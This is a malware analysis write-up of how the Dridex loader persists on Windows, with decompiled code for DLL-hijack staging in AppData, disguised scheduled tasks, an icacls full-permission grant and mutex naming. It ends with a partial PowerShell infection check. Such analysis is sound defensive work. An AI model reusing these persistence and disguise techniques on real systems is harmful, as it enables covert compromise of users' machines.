00000008	000034E0	0007	00007B80	CredUIParseUserNameA

new_core_DLL_export_dir


The core DLL is copied to a new directory (randomly named) in `AppData\Roaming` and the DLL filename is borrowed from the legitimate one.



```
create_heap__(&v157, 0);
create_heap_0(random_char_1, 0);
create_heap_0(path_rand_dir_roaming, 0);
to_MultiByteToWideChar_0(&hijack_dll_bin->p_hijack_bin, v160);
create_heap(files_hashes, 0);
v6 = get_heap_size(files_hashes);
realloc_heap(files_hashes, v6 + 4);
v7 = get_heap_size(files_hashes);
*deref_struct_at_off(files_hashes, v7 - 4) = 0xF6500525;
v8 = get_heap_size(files_hashes);
realloc_heap(files_hashes, v8 + 4);
v9 = get_heap_size(files_hashes);
*deref_struct_at_off(files_hashes, v9 - 4) = 0x2533CCD6;
gen_random_char(&random_char, 1, 3, 15);
create_heap___1(random_char_1, random_char);
to_RtlFreeHeap(&random_char);
v10 = check_case_char(*random_char_1[0]);
*random_char_1[0] = v10;
to_find_file_dir_from_hash(&v162, a2->home_path.p_string, files_hashes);// C:\Users\xxxx\AppData\Roaming\
v11 = append_strings__(path_rand_dir_roaming, v162, 0);
v12 = append_strings__(v11, random_char_1[0], 0);
append_char__(v12, '\\');
to_RtlFreeHeap(&v162);
to_CreateDirectoryW(path_rand_dir_roaming[0]);
to_MultiByteToWideChar_0(&hijack_dll_bin->hijack_dll.p_string, &hijack_dll_name);
concat_strings(path_rand_dir_roaming, &random_char, hijack_dll_name);
to_Createfile_0(lpFilename, random_char, 4, 0, 128);
datas = deref_struct_at_off(v5, 0);
size_datas = get_heap_size(v5);
to_WriteFile(lpFilename, datas, size_datas);
```

appdata_roaming_write

The selected legitimate binary is also copied in the same directory:



PC › Windows (C:) › Utilisateurs › [redacted] › AppData › Roaming › Ulszswcicofii

Nom	Modifié le	Type	Taille
cttune.exe	10/03/2021 11:44	Application	319 Ko
UxTheme.dll	10/03/2021 11:44	Extension de l'app...	660 Ko

ls_roaming_dir


Everything is set up for the scheduled task.

Task scheduler

Depending on the process privilege, one or two scheduled tasks are registered. The function which registers the scheduled task uses a COM object and the task properties are set using the XML format. Important properties are set dynamically by the following tags:

- `<author>` (specifies the author of the task);
- `<URI>` (specifies where the registered task is placed in the task folder hierarchy);
- `<UserID>` (specifies the user identifier required to run those tasks associated with the principal);
- `<exec><command>` (specifies an action that executes a command line operation).

With administrator privileges, two scheduled tasks are set. In both cases, the task URI is located in a random dir in `C:\Windows\System32\Tasks\Microsoft\Windows\`:




```
to_GetSystemDirectoryW(v128, a2, a1);
find_file_dir_from_hash_0(&v137, v128[0], 0x68E239EC);// 'C:\Windows\system32\Tasks\
to_RtlFreeHeap(v128);
create_heap(v115, 0);
v21 = get_heap_size(v115);
realloc_heap(v115, v21 + 4);
v22 = get_heap_size(v115);
*deref_struct_at_off(v115, v22 - 4) = 0x52375F3;
v23 = get_heap_size(v115);
realloc_heap(v115, v23 + 4);
v24 = get_heap_size(v115);
*deref_struct_at_off(v115, v24 - 4) = 0xDB5DD9E0;
find_file_dir_from_hash(&v179, v137, v115); // C:\Windows\system32\Tasks\Microsoft\Windows\
```

get_task_folder

```
echo -en 'tasks' | crc32 | xor h:38BA5C7B | xxd
00000000: 68e2 39ec                                h.9.
echo -en 'microsoft' | crc32 | xor h:38BA5C7B | xxd
00000000: 0523 75f3                                .#u.
echo -en 'windows' | crc32 | xor h:38BA5C7B | xxd
00000000: db5d d9e0                                .]..
```

The difference starts with the URI filename. In the first task, the URI takes a legitimate task file and appends the user SID (e.g. `<URI>\Microsoft\Windows\CloudExperienceHost\CreateObjectTask-S-1-5-21-407257916-1831654507-2643036364-1001</URI>`):




```
sub_41C590(&ended_task_file_path, &ended_task_file_path_slahed, '\\');
URI_1 = append_strings__(&task_microsoft_dir_path, ended_task_file_path_slahed, 0);
URI_SID = append_char__(URI_1, '-');
append_strings__(URI_SID, v134->user_SID.p_string, 0);
```

task_uri_SID

The `<author>` element is hard-coded `<Author>$(@%systemroot%\system32\wininet.DLL,-16000)</Author>`.

The `<exec><command>` is the path to the binary with the hijacked DLL as seen previously in the `AppData\Roaming` dir: `<Exec><Command>C:\Users\YYYYYYYYYYYY\AppData\Roaming\Xsbzewcltzyxfl\rstrui.exe</Command></Exec>`


On the **second scheduled task**, the `<URI>` starts with the randomly selected dir and the filename is built with a pseudo-random algorithm based on the previously seen *unique_account* hashes. Basically, it generates MD5 hashes and picks only ASCII letters to build a string until it is long enough:



```
v68 = 0x30;
v69 = v131;
while ( 1 )
{
  create_heap(&v164[2], 0);
  to_make_unique_account_hash(&v174[2], v68, v53);
  to_int(&v164[2], v174[2]);
  to_RtlFreeHeap_1(&v174[2]);
  if ( get_heap_size(&v164[2]) > 0 )
  {
    v135[0] = v53;
    v70 = 0;
    do
    {
      v71 = deref_struct_at_off(&v164[2], v70);
      v72 = sub_426140(*v71);
      if ( (v72 - 0x61) <= 0x19 )       // generate pseudo random strings
      {
        append__(v174, v72);
        if ( strlen(v174[0], 0x7FFFFFFF) == v69 )
          break;
      }
      ++v70;
    }
    while ( v70 < get_heap_size(&v164[2]) );
    v53 = v135[0];
    v27 = 0;
  }
  if ( strlen(v174[0], 0x7FFFFFFF) == v69 )
    break;
  to_RtlFreeHeap_0(&v164[2]);
  ++v68;
}
```

generate_pseudo_random_strings

The `<author>` element is a field copy from the randomly selected task in the `C:\Windows\System32\Tasks\Microsoft\Windows\`. To get the value, it scans the XML task file until it finds the `<author>` tags using the traditional CRC32 code methods:




```
while ( 1 )
{
  xml_element_line = deref_struct_from_position(&list_xml_element, position);
  sub_424CA0(xml_element_line, xml_tag);
  init_obj_with_value(xml_element_line, xml_tag[0]);
  to_RtlFreeHeap_1(xml_tag);
  xml_related(xml_element_line, v183, '<');
  xml_related_0(v183, &v184, '>');
  lowercase(xml_tag);
  xml_tag_1 = xml_tag[0];
  xml_tag_len = strlen(xml_tag[0], 0x7FFFFFFF);
  xml_tag_crc32 = crc32(xml_tag_1, xml_tag_len);
  to_RtlFreeHeap_1(xml_tag);
  to_RtlFreeHeap_1(&v184);
  to_RtlFreeHeap_1(v183);
  if ( (xml_tag_crc32 ^ 0x38BA5C7B) == 0x851584B3 )// author
    break;
  if ( ++position >= v33 )
  {
    count_tasks = v154;
    v27 = 0;
    computer_name_username = v135[1];
    goto LABEL_34;
  }
}
xml_content = xml_element_line;
```

get_author_tag

```
echo -en 'author' | crc32 | xor h:38BA5C7B | xxd
00000000: 8515 84b3                               ....
```


In the second task, the `<exec><command>` is a random dir in `C:\Windows\System32` that does not exist at that moment. It is still unclear what the purpose of this scheduled task is:



```
if ( !count_tasks )
{
  if ( command_exec_? )
    *command_exec_? = 0;
  to_GetSystemDirectoryW_0(&system_dir, v43, 0);
  system_dir_1 = concatenate(&command_exec_?, system_dir, 0);
  to_random(random_chars, 7, 3, 10);
  sys32_n_random_dir = concatenate(system_dir_1, *random_chars, 0);
  append__(sys32_n_random_dir, '\\');
  to_RtlFreeHeap_1(random_chars);
  to_RtlFreeHeap_1(&system_dir);
}
```

random_dir_in_sys32

To register the task, Dridex uses a COM Object by calling **CoCreateInstance** to create a **TaskService** instance:



```
.text:004040EB 0F4 lea     eax, [esp+0F0h+var_14]
.text:004040F2 0F4 push    eax
.text:004040F3 0F8 push    offset byte_43AA84 ; {2faba4c7-4da9-4013-9697-20cc3fd40f85}
.text:004040F8 0FC push    1
.text:004040FA 100 push    0
.text:004040FC 104 push    offset unk_43AA94 ; {0f87369f-a4e5-4cfc-bd3e-73e6154572dd}
.text:00404101 108 call    edx
.text:00404103 0F4 mov     esi, eax
.text:00404105 0F4 test    esi, esi
.text:00404107 0F4 jnz     loc_4045F7
```

OleView .NET v1.9 - 64bit
File Registry Object Security Processes Storage Help
Registry Properties
TaskScheduler class

Properties:


CLSID	0F87369F-A4E5-4CFC-BD3E-73E6154572DD
Name	TaskScheduler class
Server	C:\Windows\System32\taskschd.dll

Interfaces:

Name	IID	Viewer
IMaintenanceScheduler	77148E19-0C14-4138-8FB4-E0F456F53E1D	No
ISupportErrorInfo	DF0B3D60-548F-101B-8E65-08002B2BD119	No
ITaskSchedulerEx	4AABE186-2666-4663-9E3E-5DFD6EAAAB60	No
ITaskService	2FABA4C7-4DA9-4013-9697-20CC3FD40F85	Yes

ITaskService

The **Connect**, **getfolder**, **NewTask** and **RegisterTaskDefinition** methods are called to register the task. Both tasks are launched at the opening session and every 30 minutes:




Nom	Statut	Déclencheurs
EnableLicenseAcquisition	Prêt	Plusieurs déclencheurs sont définis.
EnableLicenseAcquisition-S-1-5-21-407257916-1831654507-2643036364-1001	Désactivé	Plusieurs déclencheurs sont définis.
LicenseAcquisition	Désactivé	Plusieurs déclencheurs sont définis.

Général Déclencheurs Actions Conditions Paramètres Historique (désactivé)

Lorsque vous créez une tâche, vous devez spécifier l'action qui se produira au démarrage de la tâche. Pour modifier ces actions, ouv

Action	Détails
Démarrer un progr...	C:\Users\[redacted]\AppData\Roaming\Jdt\Utilman.exe

First_task



Nom	Statut	Déclencheurs
EduPrintProv	Prêt	Personnaliser le déclencheur
Lgwzoqj	Désactivé	Plusieurs déclencheurs sont c


Général Déclencheurs Actions Conditions Paramètres Historiqu

Lorsque vous créez une tâche, vous devez spécifier l'action qui se pro

Action	Détails
Démarrer un progr...	C:\Windows\system32\imU\

secund_task

The full permission is granted to the task file:



```
get_file_path_from_hash(&icacls_exe_1, 0x20B8B25A, 0);// icacls
icacls_exe = icacls_exe_1;
create_heap_0(&v143, 0);
to_decrypt_unic_strings(&format_strings, 4u);// '"%ws" /grant:r "%ws":F',0
argument = to_vsnwprintf(&v143, format_strings, task_URI, *computer_name_username);
*v145 = to_CreateProcessW(icacls_exe, *argument, 0, 0);
```


Grant_task_URI_Full_permissions

The differences with normal privileges are the following:

1. The URI path of the created task is in the task root folder;
2. The name is generated from the pseudo-random function.

Mutex

Before and after the scheduled task is registered, the loader checks the presence of a mutex. If the mutex is found, it means that the core DLL has been successfully started by the scheduled task and the core DLL is already injected in the **explorer.exe** process. Otherwise, it tries to reschedule a task.



Handle or DLL substring: 371e-fa61-7ba4-a4ab-805bbe55a0c7}

Process	PID	Type	Name
explorer.exe	5440	Mutant	\Sessions\1\BaseNamedObjects\{879f371e-fa61-7ba4-a4ab-805bbe55a0c7}

mutex_check

The mutex name is generated using the same technique as the *unique_account* with a hard-coded number (`md5(computer_name + user_name + \x00 + \x02\x00 + installdate + \x00\x00)`) and formatted as a CLSID.

The following script can be used to check if your computer is infected.

```
Function Test-IsMutexAvailable {
    <#
    from: https://www.powershellgallery.com/packages/PSBuildSecrets/1.0.31/Content/Private%5CTest-IsMutexAvailable.ps1
    .SYNOPSIS
        check if current thread is able to acquire an exclusive lock on a system mutex.
    .DESCRIPTION
        A mutex can be used to serialize applications and prevent multiple instances from being opened at the same time.
        Wait, up to a timeout (default is 1 millisecond), for the mutex to become available for an exclusive lock.
    .PARAMETER MutexName
        The name of the system mutex.
    .EXAMPLE
        Test-IsMutexAvailable -MutexName 'Global\B475815D-EA35-2753-859C-6D042FE3C161'
    .NOTES
        This is an internal script function and should typically not be called directly.
    #>
        [CmdletBinding()]
        Param (
            [Parameter(Mandatory=$true)]
            [ValidateLength(1,500)]
            [string]$MutexName
        )

    Try {
        Write-Host "[+] Check to see if mutex $MutexName is available."
        ## Using this variable allows capture of exceptions from .NET methods. Private scope only changes value for current function.
        $private:previousErrorActionPreference = $ErrorActionPreference
        $ErrorActionPreference = 'Stop'

        ## Open the specified named mutex, if it already exists, without acquiring an exclusive lock on it. If the system mutex does not exist, this method throws an exception instead of creating the system object.
        [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MutexName)
        $IsMutexExist = $true
        $OpenExistingMutex.Close()
    }
    Catch [Threading.WaitHandleCannotBeOpenedException] {
        Write-Host "The named mutex does not exist"
        $IsMutexFree = $true
        $IsMutexExist = $false
    }
    Catch [ObjectDisposedException] {
        Write-Host "Mutex was disposed between opening it and attempting to wait on it"
        $IsMutexFree = $true
        $IsMutexExist = $true
    }
    Catch [UnauthorizedAccessException] {
        Write-Host "The named mutex exists, but the user does not have the security access required to use it"
        $IsMutexFree = $false
        $IsMutexExist = $true
    }
    Catch [Threading.AbandonedMutexException] {
        Write-Host "The wait completed because a thread exited without releasing a mutex. This exception is thrown when one thread acquires a mutex object that another thread has abandoned by exiting without releasing it."
        $IsMutexFree = $true
        $IsMutexExist = $true
    }
    Catch {
        $IsUnhandledException = $true
        Write-Host "Return $true, to signify that mutex is available, because function was unable to successfully complete a check due to an unhandled exception. Default is to err on the side of the mutex being available on a hard failure."
        Write-Verbose "Unable to check if mutex [$MutexName] is available due to an unhandled exception. Will default to return value of [$true]. `n$(Resolve-Error)" -Severity 3
        $IsMutexFree = $true
        $IsMutexExist = $true
    }
    $HashObject = @{
        MutexName = $MutexName
        IsMutexExist = $IsMutexExist
    }
    $Result += New-Object PSObject -Property $HashObject
    return $Result
}
```

```
$enc = [system.Text.Encoding]::UTF8
$datas = $enc.GetBytes($env:ComputerName) + $enc.GetBytes($env:UserName) + [byte]0x00 + [byte]0x02 +
[byte]0x00
$date = Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\' | select -
ExpandProperty InstallDate

$x = [BitConverter]::GetBytes($date)
